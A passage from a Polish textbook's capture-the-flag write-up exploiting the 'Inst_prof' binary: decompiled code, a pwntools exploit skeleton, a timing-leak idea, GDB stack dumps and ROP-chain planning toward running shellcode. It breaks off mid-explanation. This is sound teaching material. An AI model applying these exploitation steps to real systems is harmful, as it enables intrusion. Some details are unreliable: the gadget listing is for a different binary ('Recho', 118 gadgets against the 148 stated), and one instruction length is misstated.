Do analizy statycznej programu wykorzystano dekompiłator Hex-rays w IDA Pro. Na listingu 9.16 umieszczono najważniejsze funkcje programu – `main` oraz `do_test`. Pełny zdekompilowany kod, wraz z komentarzami w celu ułatwienia zrozumienia pełnego jego działania, umieszczono w dodatku na listingu B.1.

Listing 9.16. Kod zdekompilowanej funkcji `do_test` programu `Inst_prof`.

```
17 int do_test() {
18     void *mem;                // rbx@1
19     char b;                   // al@1
20     unsigned __int64 time_start; // r12@1
21     unsigned __int64 time_end;  // [sp+8h] [bp-18h]@1
22
23     mem = alloc_page();      // alokuje stronę pamięci RW o rozmiarze 4kB
24
25     // kopiowanie do bufora/pamięci `mem` szablonu kodu
26     // (gdyż template zawiera kod maszynowy, jak zostało pokazane niżej)
27     // poniższe linie są odpowiednikiem wykonania funkcji:
28     // memcpy(mem, template, 15);
29     *(_QWORD *)mem = *(_QWORD *)template;
30     *((_DWORD *)mem + 2) = *((_DWORD *)template + 2);
31     b = *((_BYTE *)template + 14);
32     *((_WORD *)mem + 6) = *((_WORD *)template + 6);
33     *((_BYTE *)mem + 14) = b;
34
35     // czyta 4B z stdin i wpisuje je w środek skopiowanego kodu
36     read_inst((char *)mem + 5);
37     // zmienia atrybuty strony pamięci na RX (odczyt oraz wykonywanie)
38     make_page_executable(mem);
39
40     // wykonuje "funkcję" znajdującą się w pamięci `mem`
41     // oraz mierzy jej czas działania (poprzez instrukcję rdtsc)
42     time_start = __rdtsc();
43     ((void (__fastcall *) (void *))mem) (mem);
44     time_end = __rdtsc() - time_start;
45
46     // wypisuje zmierzony czas, kończy program jeśli wypisanie się nie powiodło
47     if ( write(1, &time_end, 8uLL) != 8 )
48         exit(0);
49     // zwalnia stronę pamięci
50     return free_page(mem);
```

Jak można zobaczyć na pełnym listingu (B.1) funkcja `main` wykonuje w nieskończonej pętli funkcję `do_test`, która z kolei wykonuje następujące rzeczy:

- Alokuje stronę pamięci o rozmiarze 4096 bajtów z uprawnieniami czytania i pisania (wartość `3 - PROT_READ | PROT_WRITE`) poprzez funkcję `mmap`.
- Kopiuje do zaalokowanej pamięci przedstawiony na rysunku 9.5 szablon kodu, który zawiera pętlę z 4096 iteracjami oraz czterema instrukcjami `nop`, jakie następnie nadpiszemy.



Rysunek 9.5. Szablon kodu, który jest kopiowany do zaalokowanej pamięci, w którym zmieniamy 4 bajty (instrukcje `nop`).

- Czyta cztery bajty i wpisuje je wewnątrz zaalokowanego obszaru nadpisując skopiowanie z szablonu kodu instrukcje `nop`.
- Zmienia uprawnienia zaalokowanego obszaru pamięci na do odczytu i wykonywania (wartość `5 - PROT_READ | PROT_EXEC`) przy użyciu funkcji `mprotect`. Od tego momentu ten obszar pamięci będziemy nazywać funkcją `mem` (zgodnie z nazwą wskaźnika na ten obszar w zdekompilowanym kodzie).
- Wykonuje kod znajdujący się w zaalokowanym obszarze i liczy jego czas wykonywania przy użyciu licznika procesora (instrukcji `rtdsc`).
- Wypisuje licznik na standardowe wyjście.
- Zwalnia zaalokowany wcześniej obszar pamięci funkcją `munmap`.

Najważniejszą informacją, którą można odnaleźć podczas tej analizy jest fakt, że jesteśmy w stanie podać do programu cztery bajty, które zostaną umieszczone w kodzie szablonu, a na-

stępnie wykonane 4096 razy (z powodu obecności pętli w szablonie). Można również sprawić, że podany kod zostanie wykonany jeden raz poprzez podanie w nim opkodu instrukcji `ret`, która ma długość dokładnie jednego bajtu. Oczywiście ogranicza to miejsce na podanie innych instrukcji do trzech bajtów.

9.2.4. Możliwość wycieku pamięci

Fakt wypisywania przez program na standardowe wyjście zmierzonego czasu wykonania się funkcji `mem` można wykorzystać w celu wykonania wycieku pamięci. Taki atak można przeprowadzić wykonując następujące kroki:

- Umieszczenie wybranego adresu w rejestrze (np. R14),
- Pobranie wartości znajdującej się w tym rejestrze: `mov r15, DWORD PTR [r14]`,
- Wykonanie operacji bitowej AND w celu otrzymania w rejestrze R15 wartości danego bitu badanej wartości: `and r15, 1`,
- Zmierzenie i porównanie czasu wykonania instrukcji `sub rcx, r15` po wykonaniu powyższych kroków oraz gdy w rejestrze R15 znajduje się wartość 0.

Jeżeli czas wykonania funkcji `mem` zawierającej instrukcję `sub rcx, r15` wraz ze wszystkimi poprzednimi krokami jest zbliżony do czasu wykonania jej bez tych kroków oraz gdy w R15 znajduje się wartość zero, to badany bit ma wartość zero. W przeciwnym przypadku jest to wartość 1. Pojęcie „zbliżonego czasu” należy określić eksperymentalnie.

Oczywiście przedstawiony powyżej pomysł opisuje próbę odczytania jedynie pierwszego bitu. Dla innych bitów należałoby dodać przesunięcie bitowe w prawo wartości przechowywanej w R15 – `shr r15, X` – wykonane przed `and r15, 1`. X oznacza indeks bitu, którego wartość chcielibyśmy poznać.

Przedstawiona idea nie została wykorzystana w finalnym skrypcie.

9.2.5. Podstawowy skrypt

Na listingach 9.17 przedstawiono podstawowy skrypt, który będzie następnie modyfikowany. Jego wynik działania umieszczono na listingu 9.18. Skrypt ten można uruchomić jako:

- `./hack.py` – uruchamia proces lokalnie,
- `./hack.py GDB` – uruchamia proces przez GDB i ustawia punkt przerwania (ang. *breakpoint*) przed wywołaniem kodu szablonu (`&do_test+86`)
- `./hack.py GDB="break main"` – uruchamia proces przez GDB z użyciem podanego skryptu GDB – w tym przypadku ustawienie przerwania na funkcji `main`,
- `./hack.py REMOTE` – łączy się z serwerem organizatorów.

W skrypcie zdefiniowana została również funkcja `send_instr`, która asebluje podane instrukcje, sprawdza, czy wynikowy ciąg znaków ma cztery bajty – jeśli nie, to dopełnia go kodem operacji instrukcji `ret`, co spowoduje szybsze wyjście z funkcji `mem`.

Listing 9.17. Podstawowy skrypt eksploatu do zadania Inst_prof.

```
1  #!/usr/bin/env python
2  # coding: utf8
3  from pwn import * # import modułu pwntools
4
5  binary = './inst_prof'
6  host, port = 'inst-prof.ctfcompetition.com:1337'.split(':')
7  port = int(port)
8
9  e = ELF(binary) # Ładujemy plik ELF żeby pograć jego metadane
10 context.os = 'linux' # Ustawiamy kontekst: system oraz architekturę
11 context.arch = e.arch # nie musimy podawać tych argumentów do funkcji asm(..)
12
13 # Obsługa argumentów programu
14 if args['REMOTE']:
15     p = remote(host, port)
16 elif args['GDB']:
17     gdbscript = args['GDB'] if args['GDB'] != 'True' else 'break *&do_test+86'
18     p = gdb.debug(binary, gdbscript=gdbscript)
19 else:
20     p = process(binary)
21
22 def send_instr(instrs):
23     payload = asm(instrs)
24     # Upewniamy się, czy instrukcje nie przekraczają rozmiaru wejścia (4B)
25     assert len(payload) <= 4, "Payload too long: %s" % instr
26
27     while len(payload) < 4: # Dodaje pozostałe bajty instrukcjami `ret`
28         payload += asm('ret') # (które mają dokładnie 1 bajt)
29     p.send(payload)
30
31     # Poniższe dwie linie mogą zostać użyte do wypisania licznika
32     # wypisywanego przez program, a co za tym idzie, do wycieku pamięci.
33     # Nie zostały one wykorzystane w finalnym skrypcie.
34     rtdsc = u64(p.recv(8))
35     print('Timer value: 0x%x\tfor\t%s' % (rtdsc, instrs))
36
37 # Odbieramy od programu ciąg wejściowy,
38 # Wysyłamy przykładową instrukcję,
39 # Przechodzimy w tryb interaktywny
40 info('Receiving HELLO: %s' % p.recvuntil('initializing prof...ready\n'))
41 send_instr('nop')
42
43 p.interactive()
```

Listing 9.18. Wykonanie skryptu z listingu 9.17.

```


$ ./hack.py
[*] '/home/dc/gctf/inst_prof_pwn1/inst_prof'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Starting local process './inst_prof': pid 14205
[*] Receiving HELLO: initializing prof...ready
Timer value: 0xca    for    nop
[*] Switching to interactive mode
$ abcd
[*] Got EOF while reading in interactive
$
[*] Process './inst_prof' stopped with exit code -4 (SIGILL) (pid 14205)
[*] Got EOF while sending in interactive

```

9.2.6. Modyfikacja programu – usunięcie wywołania `sleep`

Jak można było zaobserwować wcześniej, program na początku zatrzymuje swoje działanie na 5 sekund poprzez wykonanie funkcji `sleep`. Funkcja ta nie wpływa w żaden sposób na dalsze działanie programu, a jedynie spowalnia wykonywanie kolejnych prób rozwiązania zadania.

W celu zaoszczędzenia czasu można usunąć wywołanie funkcji `sleep`. Aby to zrobić należy poznać adres instrukcji `call _sleep`. Można tego dokonać przy użyciu narzędzia IDA Pro w widoku grafu, co przedstawiono na rysunku 9.6. Przed tym należy włączyć opcję „*Line prefixes (graph)*”, którą można znaleźć w zakładce *Options->General*.

Rysunek 9.6. Zrzut z IDA Pro – kod asemblera odpowiedzialny za wywołanie funkcji `sleep`.

Instrukcja `call _sleep` znajduje się pod adresem `0x88C` (adres jest bardzo krótki z powodu

włączonego PIE) i ma rozmiar pięciu bajtów. Rozmiar ten możemy odnaleźć poprzez odjęcie adresu kolejnej instrukcji od obecnej: $0x891-0x88C = 5$. Będąc w posiadaniu tej informacji możemy teraz umieścić tam pięć instrukcji `nop`, gdyż instrukcja ta ma rozmiar jednego bajta, co można sprawdzić przy użyciu konsolowego programu `pwn` z pakietu `pwntools` w następujący sposób:


```
$ pwn asm --context 64 "nop"
90
```

Program `pwn` zwraca opkody podanych instrukcji w formacie heksadecymalnym. Jak można zobaczyć, wartość `0x90` to kod operacji instrukcji `nop`.

Nadpisanie instrukcji można dokonać przy pomocy modułu `pwntools`, na przykład w interaktywnej powłoce języka Python – IPython:

```
1 In [1]: import pwn
2 In [2]: e = pwn.ELF('./inst_prof')
3 In [3]: e.write(0x88C, pwn.asm('nop;' * 5, os='linux', arch='amd64'))
4 In [4]: e.save()
```

Po takiej operacji warto również sprawdzić, czy modyfikacja została przeprowadzona poprawnie – na przykład poprzez ponowną analizę zdeasemblowanego kodu, co zostało zaprezentowane na rysunku 9.7. Jak można zobaczyć, program został zmodyfikowany poprawnie i nie wykorzystuje już funkcji `sleep`.



Rysunek 9.7. Zrzut z IDA Pro – wywołanie funkcji `sleep` zostało nadpisane instrukcjami `nop`.

9.2.7. Instrukcje o maksymalnej długości czterech bajtów

Podczas każdego wywołania funkcji `do_test` możemy przekazać cztery bajty. W tabeli 9.1 przedstawiono przykładowe instrukcje oraz opkody, do których są one tłumaczone. Instrukcje krótsze niż cztery bajty wymagają dopełnienia instrukcją `nop` lub `ret` w celu uzyskania długości czterech bajtów.

Tabela 9.1. Przykładowe instrukcje.

Opkody	Bajty	Instrukcja	Komentarz
48 31 c0	3	<code>xor rax, rax</code>	-
4d 31 ff	3	<code>xor r15, r15</code>	-
49 83 f7 40	4	<code>xor r15, 64</code>	zakres argumentu: [-128, 127]
49 81 f7 00 04 00 00	7	<code>xor r15, 1024</code>	ponad cztery bajty
31 c0	2	<code>xor eax, eax</code>	zeruje rejestr RAX
83 f0 40	3	<code>xor eax, 64</code>	zakres argumentu: [-128, 127]
35 00 02 00 00	2	<code>xor eax, 512</code>	ponad cztery bajty
48 c7 c3 01 00 00 00	7	<code>mov rbx, 1</code>	ponad cztery bajty
bb 01 00 00 00	5	<code>mov ebx, 1</code>	ponad cztery bajty
66 bb 01 00	4	<code>mov bx, 1</code>	-
ff ca	2	<code>dec edx</code>	-
66 ff ca	3	<code>dec dx</code>	rozmiar większy od <code>dec edx</code>
49 ff cf	3	<code>dec r15</code>	-
ff c2	2	<code>inc edx</code>	-
66 ff c2	3	<code>inc dx</code>	rozmiar większy od <code>inc edx</code>
48 ff c2	3	<code>inc rdx</code>	-
49 ff c7	3	<code>inc r15</code>	-
d1 e2	2	<code>shl edx</code>	-
49 d1 e7	3	<code>shl r15</code>	-
49 d1 ef	3	<code>shr r15</code>	-
4d 89 f5	3	<code>mov r13, r14</code>	-
4d 8b 3e	3	<code>mov r15, [r14]</code>	-
4d 8b 7e 20	4	<code>mov r15, [r14+32]</code>	-
4d 89 37	3	<code>mov [r15], r14</code>	-
4d 89 77 40	4	<code>mov [r15+64], r14</code>	zakres offsetu: [-128, 127]
4d 89 b7 80 00 00 00	7	<code>mov [r15+128], r14</code>	ponad cztery bajty
4d 8d 7d 7f	4	<code>lea r15, [r13+127]</code>	zakres offsetu: [-128, 127]

9.2.8. Stan programu wewnątrz wywołań kolejnych funkcji mem

Na samym początku warto sprawdzić jak wygląda stan programu wewnątrz kolejnych wywołań funkcji mem. W tym celu można włączyć podany wcześniej skrypt poleceniem `./hack.py` GDB i użyć komend GDB – `continue` oraz `si` (skrót od ang. *step instruction*). Pierwsze polecenie kontynuuje program, przez co zatrzyma się on na punkcie przerwania – adresie `&do_test+86`, czyli instrukcji `call rbx`, która powoduje skok do funkcji mem. Na rysunku 9.8 zaprezentowano zrzut ekranu bezpośrednio po wykonaniu tych poleceń.

```
Breakpoint *&do_test+86
pwndbg> si
0x00007fe54c924000 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----REGISTERS-----]
RAX 0x0
RBX 0x7fe54c924000 ← mov ecx, 0x1000
RCX 0x7fe54c43a177 (mprotect+7) ← cmp rax, -0xfff
RDX 0x578d000000000
RDI 0x7fe54c924000 ← mov ecx, 0x1000
RSI 0x1000
R8 0xffffffffffffffff
R9 0x0
R10 0x49e
R11 0x202
R12 0x578ddc62e7fa
R13 0x7ffc487e1770 ← 0x1
R14 0x0
R15 0x0
RBP 0x7ffc487e1680 → 0x7ffc487e1690 → 0x555c562b3b60 (__libc_csu_init) ← push r15
*RSP 0x7ffc487e1658 → 0x555c562b3b18 (do_test+88) ← rdtsc
*RIP 0x7fe54c924000 ← mov ecx, 0x1000
[-----DISASM-----]
▶ 0x7fe54c924000 mov ecx, 0x1000
0x7fe54c924005 nop
0x7fe54c924006 ret
↓
0x555c562b3b18 <do_test+88> rdtsc
0x555c562b3b1a <do_test+90> mov edi, 1
0x555c562b3b1f <do_test+95> shl rdx, 0x20
0x555c562b3b23 <do_test+99> lea rsi, qword ptr [rbp - 0x18]
0x555c562b3b27 <do_test+103> or rdx, rax
0x555c562b3b2a <do_test+106> sub rdx, r12
0x555c562b3b2d <do_test+109> mov qword ptr [rbp - 0x18], rdx
0x555c562b3b31 <do_test+113> mov edx, 8
[-----STACK-----]
00:0000 rsp 0x7ffc487e1658 → 0x555c562b3b18 (do_test+88) ← rdtsc
01:0008 0x7ffc487e1660 ← 0x0
02:0010 0x7ffc487e1668 ← 0xce3a96b1b134e600
03:0018 0x7ffc487e1670 ← 0x0
04:0020 0x7ffc487e1678 → 0x555c562b38c9 (__start) ← xor ebp, ebp
05:0028 rbp 0x7ffc487e1680 → 0x7ffc487e1690 → 0x555c562b3b60 (__libc_csu_init) ← push r15
06:0030 0x7ffc487e1688 → 0x555c562b38c7 (main+103) ← jmp 0x555c562b38c0
07:0038 0x7ffc487e1690 → 0x555c562b3b60 (__libc_csu_init) ← push r15
[-----BACKTRACE-----]
▶ f 0 7fe54c924000
f 1 555c562b3b18 do_test+88
f 2 555c562b38c7 main+103
f 3 7fe54c369f6a __libc_start_main+234
pwndbg> □
```

Rysunek 9.8. Stan programu podczas wykonywania funkcji mem.

Następnie zobaczymy czy wartości niektórych rejestrów są zachowywane pomiędzy kolejnymi wykonaniami mem. Można to sprawdzić modyfikując skrypt bazowy i wstawiając w miejsce `send_instr('nop')` linie, które zostały przedstawione na listingu 9.19.

Listing 9.19. Kod który zamieniając linię `send_instr('nop')` z skryptu podstawowego (listing 9.17) pozwoli na zobaczenie czy wartości poszczególnych rejestrów są zachowane pomiędzy kolejnymi wykonaniami `mem`.

```
1 # Rejestry, które sprawdzimy - bez RCX ponieważ jest to licznik pętli
2 regs = ('rax', 'rbx', 'rdx', 'rsi', 'rdi',
3 'r8', 'r9', 'r10', 'r11', 'r12', 'r13', 'r14', 'r15')
4
5 for reg in regs:
6     # Informacja jaki rejestr zostanie teraz zmodyfikowany
7     info('Modyfing %s register' % reg)
8     # Zmiana wartości konkretnego rejestru na wartość R9+32
9     send_instr('lea %s, [r9+32]' % reg)
```

Po takiej zmianie należy ponownie włączyć skrypt z GDB i zatrzymać się w tym samym miejscu – zanim zostanie wykonana instrukcja `<do_test+86> call rbx`. Po kontynuowaniu wykonania programu i sprawdzeniu wartości rejestrów można zobaczyć, że jedyne rejestry, których wartości pozostały niezmienione to R13, R14 oraz R15. Można zatem pobrać wartości ze stosu do tych rejestrów, przeprowadzić operacje zmieniające wartości w rejestrach, a następnie zapisać wynik z powrotem na stos.

Przykładowo wartość z adresu `RBP-8` można pobrać do rejestru R14 wykonując kolejno funkcje `mem`, tak, aby wykonały się następujące instrukcje:

```
; Obliczenie adresu RBP-8 oraz zapisanie go w R15
lea r15, [rbp-8]
; dereferencja R15 i zapis uzyskanej wartości do R14
mov r14, [r15]
```

Następnie, po wykonaniu operacji na rejestrze, wartość można zapisać z powrotem na stos – na przykład pod adres `RBP+8` – wykonując instrukcję:

```
mov [rbp+8], r14
```

Będąc w posiadaniu tych informacji można przygotować rozwiązanie korzystając z techniki ROP⁵. Ze względu na to, że program ma włączone PIE oraz nie znamy adresu bazowego sekcji kodu, należy zdobyć dowolny adres wskazujący na tę sekcję. Jak zostanie później zaprezentowane, na stosie znajduje się wiele adresów, które będzie można skopiować lub zmodyfikować aby wskazywały na interesujące miejsce.

⁵Opisanej w sekcji 8.5.

9.2.9. Przygotowanie eksploita

Listing 9.20 prezentuje wynik działania programu `ropper`. Program ma jedynie 148 gadżetów, z czego mało jest użytecznych gadżetów – nie ma na przykład wśród nich instrukcji `syscall`.

Listing 9.20. Wyszukiwanie gadżetów w programie `Inst_prof` przy użyciu `ropper`. Wyjście z programu zostało skrócone dla lepszej czytelności.

```
$ ropper --file Recho
[INFO] Load gadgets for section: PHDR
[INFO] Load gadgets for section: LOAD
[LOAD] removing double gadgets... 100%

Gadgets
=====
0x00000000040070d: add byte ptr [rdi], al; ret;
0x0000000004006f9: add ebx, esi; ret;
0x0000000004005b2: add rsp, 8; ret;
0x0000000004009db: jmp qword ptr [rbp];
0x000000000400685: jmp rax;
0x00000000040082e: mov eax, 0; leave; ret;
0x00000000040071b: mov rbp, rsp; call rax;
0x00000000040089c: pop r12; pop r13; pop r14; pop r15; ret;
0x00000000040089e: pop r13; pop r14; pop r15; ret;
0x0000000004008a0: pop r14; pop r15; ret;
0x0000000004008a2: pop r15; ret;
0x0000000004006fc: pop rax; ret;
0x00000000040089b: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x00000000040089f: pop rbp; pop r14; pop r15; ret;
0x000000000400690: pop rbp; ret;
0x0000000004008a3: pop rdi; ret;
0x0000000004006fe: pop rdx; ret;
0x0000000004008a1: pop rsi; pop r15; ret;
0x00000000040089d: pop rsp; pop r13; pop r14; pop r15; ret;
0x000000000400833: leave; ret;
0x00000000040078e: nop; pop rbp; ret;
0x0000000004005b6: ret;
// (...)

118 gadgets found
```

Poza gadżetami można również skorzystać z funkcji istniejących w programie.

W celu rozwiązania zadania przygotowano skrypt, który alokuje stronę pamięci o wielkości 4kB i ma uprawnienia do odczytu oraz zapisu przy użyciu `alloc_page`. Wczytuje on do tej

pamięci shellcode, zmienia jej uprawnienia na do odczytu oraz wykonywania poprzez funkcję `make_page_executable`, w następnym kroku skacze na początek tej pamięci, co rozpoczyna wykonanie shellcode'u.

Niestety nie dało się zmienić uprawnień dostępu do pamięci poprzez skok w środek funkcji `make_page_executable`, ponieważ brak jest jakichkolwiek gadżetów, które pozwoliłyby na ustawienie argumentu uprawnień/flag wywołania `mprotect`, który jest przekazywany przez rejestr `RDX`.

Pierwszym krokiem było znalezienie miejsca, w którym przechowywany jest adres powrotu z funkcji `mem` do funkcji `do_test` – ponieważ to jego należy zmienić, aby zacząć wykonywać kolejne gadżety łańcucha ROP. W tym celu można w `Pwndbg` zobaczyć widok stosu (`STACK`) lub też użyć komendy `retaddr`, która wyświetla adresy powrotu znajdujące się na stosie. Jak można zobaczyć na rysunku 9.9, rejestr `RSP` wskazuje na pamięć na stosie, gdzie jest przechowywany adres powrotu funkcji `mem`.

```
[-----DISASM-----]
> 0x7efd2f2b7000  mov    ecx, 0x1000
0x7efd2f2b7005  lea   rax, qword ptr [r9 + 0x20]
0x7efd2f2b7009  sub   ecx, 1
0x7efd2f2b700c  jne   0x7efd2f2b7005
↓
0x7efd2f2b7005  lea   rax, qword ptr [r9 + 0x20]
[-----STACK-----]
00:0000 | rsp 0x7ffd15b6acc8 → 0x55b1b7325b18 (do_test+88) ← rdtsc ←
01:0008 | 0x7ffd15b6acd0 ← 0x0
02:0010 | 0x7ffd15b6acd8 ← 0xd79cbf2b5bb23a00
03:0018 | 0x7ffd15b6ace0 ← 0x0
04:0020 | 0x7ffd15b6ace8 → 0x55b1b73258c9 (_start) ← xor    ebp, ebp
05:0028 | rbp 0x7ffd15b6acf0 → 0x7ffd15b6ad00 → 0x55b1b7325b60 (__libc_csu_init) ← push  r15
06:0030 | 0x7ffd15b6acf8 → 0x55b1b73258c7 (main+103) ← jmp    0x55b1b73258c0
07:0038 | 0x7ffd15b6ad00 → 0x55b1b7325b60 (__libc_csu_init) ← push  r15
[-----BACKTRACE-----]
> f 0 7efd2f2b7000
f 1 55b1b7325b18 do_test+88
f 2 55b1b73258c7 main+103
f 3 7efd2ecfcf6a __libc_start_main+234
pwndbg> retaddr
0x7ffd15b6acc8 → 0x55b1b7325b18 (do_test+88) ← rdtsc ←
0x7ffd15b6acf8 → 0x55b1b73258c7 (main+103) ← jmp    0x55b1b73258c0
0x7ffd15b6ad08 → 0x7efd2ecfcf6a (__libc_start_main+234) ← mov   edi, eax
0x7ffd15b6adc8 → 0x55b1b73258f2 (_start+41) ← hlt
pwndbg> □
```

Rysunek 9.9. Znajdywanie adresu powrotu z funkcji `mem`.

Teraz, ponieważ należy zaalokować nową stronę pamięci, potrzeba zdobyć adres funkcji `alloc_page`. Jak widać na rysunku 9.10, funkcja ta znajduje się na adresie `0x9f0`.

```

00000000000009F0
00000000000009F0
00000000000009F0 ; Attributes: bp-based frame
00000000000009F0
00000000000009F0 public alloc_page
00000000000009F0 alloc_page proc near
00000000000009F0 push    rbp
00000000000009F1 xor     r9d, r9d      ; offset
00000000000009F4 mov     r8d, 0FFFFFFFh ; fd
00000000000009FA mov     ecx, 22h     ; flags
00000000000009FF mov     edx, 3       ; prot
000000000000A04 mov     esi, 1000h   ; len
000000000000A09 mov     rbp, rsp
000000000000A0C xor     edi, edi     ; addr
000000000000A0E pop     rbp
000000000000A0F jmp     _mmap
000000000000A0F alloc_page endp
000000000000A0F

```

Rysunek 9.10. Kod funkcji `alloc_page`. Zrzut z programu IDA Pro.

Ze względu na to, że program został skompilowany z flagą PIE, adres `0x9f0` jest jedynie offsetem (przemieszczeniem) od bazowego adresu sekcji kodu (`.text`). Aby otrzymać tak zwany *rebased address* – adres w pamięci procesu przemieszczony względem początku sekcji kodu należy zdobyć adres dowolnego miejsca w kodzie, a następnie zmodyfikować go tak, aby wskazywał na `alloc_page`.

W tym celu można przejrzeć zawartość stosu w funkcji `mem` wykorzystując komendę `stack` z `Pwndbg`. Prezentuje to rysunek 9.11.

Jak można zauważyć, rejestr `R13` przechowuje adres miejsca na stosie, które jest nieco dalej niż `RSP` oraz `RBP`. Rejestr ten, jak zauważono wcześniej, nie jest używany pomiędzy kolejnymi wykonaniami funkcji `do_test` ani `mem`. Komórki pamięci na którą wskazuje rejestr `R13` jak i kolejne, również nie są modyfikowane. Można zatem użyć tej pamięci do umieszczenia gadżetów.

Na stosie można również zauważyć adres `0x55b1b7325aa3` który, podobnie jak i kolejne adresy, będziemy zapisywać w skróconej formie w celu uproszczenia opisu – `0xaa3` (bez uwzględnienia przemieszczenia względem adresu bazowego kodu), który znajduje się bardzo blisko adresu funkcji `alloc_page` – `0x9f0`:

```
03:0018| 0x7ffd15b6aca8 -> 0x55b1b7325aa3 (read_n+35) <- mov byte ptr [rbx-1], al
```

Jak widać, wskaźnik na adres `0x55b1b7325aa3` jest przechowywany pod adresem `0x7ffd15b6aca8` – czyli `RBP-72` (gdyż `RBP` ma wartość `0x7ffd15b6acf0`). Możemy użyć tego offsetu w celu skopiowania wskaźnika i modyfikacji tej kopii tak, aby wskazywała na `alloc_page`. Aby to zrobić, należy w głównej części skryptu umieścić kod, który został przedstawiony na listingu 9.21. Kod wymaga usunięcia wypisywania czasu pomiaru wypisywanego przez program wewnątrz funkcji `send_instr` – czyli linii 31-35 z listingu 9.17.

Kod z listingu 9.21 ma pewien problem. Wynik funkcji `mmap` używanej w `alloc_page` – czyli

```

pwndbg> context disasm
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----DISASM-----]
> 0x7efd2f2b7000 mov ecx, 0x1000
0x7efd2f2b7005 lea rax, qword ptr [r9 + 0x20]
0x7efd2f2b7009 sub ecx, 1
0x7efd2f2b700c jne 0x7efd2f2b7005
↓
0x7efd2f2b7005 lea rax, qword ptr [r9 + 0x20]
pwndbg> stack 43 -7
00:0000 0x7ffd15b6ac90 ← 0x0
01:0008 0x7ffd15b6ac98 ← 0x2000000000000000
02:0010 0x7ffd15b6aca0 → 0x7ffd15b6acc0 ← 0x7
03:0018 0x7ffd15b6aca8 → 0x55b1b7325aa3 (read_n+35) ← mov byte ptr [rbx - 1], al
04:0020 0x7ffd15b6acb0 → 0x7efd2f2b7000 ← mov ecx, 0x1000
05:0028 0x7ffd15b6acb8 → 0x7efd2f2ba100 → 0x55b1b7325000 (main) ← jg 0x55b1b7325047
06:0030 0x7ffd15b6acc0 ← 0x7
07:0038 rsp 0x7ffd15b6acc8 → 0x55b1b7325b18 (do_test+88) ← rdtsc
08:0040 0x7ffd15b6acd0 ← 0x0
09:0048 0x7ffd15b6acd8 ← 0xd79cbf2b5bb23a00
0a:0050 0x7ffd15b6ace0 ← 0x0
0b:0058 0x7ffd15b6ace8 → 0x55b1b73258c9 (_start) ← xor ebp, ebp
0c:0060 rbp 0x7ffd15b6acf0 → 0x7ffd15b6ad00 → 0x55b1b7325b60 (__libc_csu_init) ← push r15
0d:0068 0x7ffd15b6acf8 → 0x55b1b73258c7 (main+103) ← jmp 0x55b1b73258c0
0e:0070 0x7ffd15b6ad00 → 0x55b1b7325b60 (__libc_csu_init) ← push r15
0f:0078 0x7ffd15b6ad08 → 0x7efd2ecfcf6a (__libc_start_main+234) ← mov edi, eax
10:0080 0x7ffd15b6ad10 ← 0x0
11:0088 0x7ffd15b6ad18 → 0x7ffd15b6ade8 → 0x7ffd15b6b8a7 ← './inst_prof'
12:0090 0x7ffd15b6ad20 ← 0x100000000
13:0098 0x7ffd15b6ad28 → 0x55b1b7325860 (main) ← push rbp
14:00a0 0x7ffd15b6ad30 ← 0x0
15:00a8 0x7ffd15b6ad38 ← 0x20c553920e20a18c
16:00b0 0x7ffd15b6ad40 → 0x55b1b73258c9 (_start) ← xor ebp, ebp
17:00b8 0x7ffd15b6ad48 → 0x7ffd15b6ade0 ← 0x1
18:00c0 0x7ffd15b6ad50 ← 0x0
... ↓
1a:00d0 0x7ffd15b6ad60 ← 0x745c169be2c0a18c
1b:00d8 0x7ffd15b6ad68 ← 0x765c606926a4a18c
1c:00e0 0x7ffd15b6ad70 ← 0x0
... ↓
1f:00f8 0x7ffd15b6ad88 → 0x7ffd15b6adf8 → 0x7ffd15b6b8b3 ← 0x3d54534f485f4244 ('DB_HOST=')
20:0100 0x7ffd15b6ad90 → 0x7efd2f2ba100 → 0x55b1b7325000 (main) ← jg 0x55b1b7325047
21:0108 0x7ffd15b6ad98 → 0x7efd2f0a3626 (_dl_init+118) ← cmp ebx, 0xff
22:0110 0x7ffd15b6ada0 ← 0x0
... ↓
25:0128 0x7ffd15b6adb8 → 0x55b1b73258c9 (_start) ← xor ebp, ebp
26:0130 0x7ffd15b6adc0 → 0x7ffd15b6ade0 ← 0x1
27:0138 0x7ffd15b6adc8 → 0x55b1b73258f2 (_start+41) ← hlt
28:0140 0x7ffd15b6add0 → 0x7ffd15b6add8 ← 0x1c
